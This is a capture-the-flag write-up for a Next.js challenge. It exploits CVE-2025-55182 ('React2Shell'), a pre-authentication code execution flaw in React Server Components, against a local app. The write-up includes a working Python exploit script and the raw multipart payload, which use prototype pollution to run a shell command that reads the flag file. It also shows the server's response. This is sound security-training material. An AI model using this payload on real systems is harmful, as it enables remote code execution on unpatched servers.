

Server Components (CTF@CIT 2026)

Description:

I've patched the components on the application, we are secure now!

Overview


The website doesn't have anything other than a static-content page with a CVE.

Exploitation Flow

Inspecting the source code at `layout.js` and `page.js`, they have no function to interact with.

Peek at `Dockerfile`, the flag is hid at `/opt/flag.txt`. So how can a file can be read in a webapp without any function?

I look at the dependencies file `package.json`. Search on the Internet end find out a vulnerable one.



```
server-components > {} package.json > ...
1  {
2    "name": "northstar-portal",
3    "version": "1.0.0",
4    "private": true,
5    "scripts": {
6      "dev": "next dev -H 0.0.0.0 -p 5555",
7      "build": "next build",
8      "start": "next start -H 0.0.0.0 -p 5555",
9      "lint": "next lint"
10   },
11   "dependencies": {
12     "next": "15.0.4",
13     "react": "19.0.0",
14     "react-dom": "19.0.0"
15   }
16 }
17
```

VULNERABILITIES

 CVE-2025-55182 Detail

Description

A pre-authentication remote code execution vulnerability exists in React Server Components versions 19.0.0, 19.1.0, 19.1.1, and 19.2.0 including the following packages: react-server-dom-parcel, react-server-dom-turbopack, and react-server-dom-webpack. The vulnerable code unsafely deserializes payloads from HTTP requests to Server Function endpoints.

Metrics

QUICK INFO

CVE Dictionary Entry:

[CVE-2025-55182](#)

NVD Published Date:

12/03/2025


NVD Last Modified:

12/09/2025

Source:

Facebook, Inc.

Send a GET request and confirm it is infamous **CVE-2025-55182 - React2Shell**



Request	Response
1 GET / HTTP/1.1 2 Host: mylocalhost:5555 3 Cache-Control: max-age=0 4 DNT: 1 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36 Edg/147.0.0.0 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 If-None-Match: "484pard87z9ch" 11 Connection: keep-alive 12 13	1 HTTP/1.1 304 Not Modified 2 vary: ESC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch 3 x-nextjs-cache: HIT 4 x-nextjs-prerender: 1 5 x-nextjs-stale-time: 4294967294 6 X-Powered-By: Next.js 7 Cache-Control: s-maxage=31536000, ETag: "484pard87z9ch" 8 Date: Sun, 19 Apr 2026 16:00:56 GMT 9 Connection: keep-alive 10 Keep-Alive: timeout=5 11 12 13

I search for PoC on the Internet and catch this <https://www.resecurity.com/blog/article/react2shell-explained-cve-2025-55182-from-vulnerability-discovery-to-exploitation>

The post breaks down in details, explains and instructs how to craft payload. Following it and come up with this [script](#) (Or just replace the command since the payload is already perfect =)))

```
import requests,json
url = 'http://127.0.0.1:5555'
proxies = 'http://127.0.0.1:8080'
```

```

crafted_chunk = {
    "then": "$1: __proto__: then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": "var res=process.mainModule.require('child_process').execSync('cat /opt/flag.txt',{timeout:5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest:`${res}`});",
        "_chunks": "$Q2",
        "_formData": {
            "get": "$1: constructor: constructor"
        }
    }
}
files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '$@0'),
    "2": (None, '[]')
}
headers = {
    'Next-Action': 'x'
}
response = requests.post(url=url, files=files, headers=headers, proxies=proxies)
print(response.text)

```

Run the script and get flag

The screenshot displays the browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a POST request to 'http://1.1.1.1' with a 'Next-Action: x' header and a multipart/form-data body. The 'Response' tab shows a 500 Internal Server Error with a 'digest: CIT(text_flag)' value highlighted in red in the response body.

Request

```

POST / HTTP/1.1
Host: mylocalhost:5555
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
Content-Length: 675
Content-Type: multipart/form-data; boundary=ca7f07831fd615c33948aa26331dfd07
--ca7f07831fd615c33948aa26331dfd07
Content-Disposition: form-data; name="0"
{"then": "$1: __proto__: then", "status": "resolved_model", "reason": -1, "value": '{"then": "$B0"}', "_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('cat /opt/flag.txt',{timeout:5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest:`${res}`});", "_chunks": "$Q2", "_formData": {"get": "$1: constructor: constructor"}}}
--ca7f07831fd615c33948aa26331dfd07
Content-Disposition: form-data; name="1"
$@0
--ca7f07831fd615c33948aa26331dfd07
Content-Disposition: form-data; name="2"
[]
--ca7f07831fd615c33948aa26331dfd07--

```

Response


```

HTTP/1.1 500 Internal Server Error
Vary: ESC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
x-nextjs-cache: HIT
x-nextjs-preloader: 1
X-Powered-By: Next.js
Content-Type: text/x-component
Date: Sun, 19 Apr 2026 16:31:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 80
0: {
  "a": "$B1",
  "f": "",
  "b": "EYlerLCER-E50tGW8rq5y"
}
1: {
  "digest": "CIT(text_flag)"
}

```

Done 488 bytes | 15 millis

Event log All issues (3) Memory: 192.0MB of 7.84GB



Flag: **CIT{R3aCt_1s_Vu1n3r@bl3}**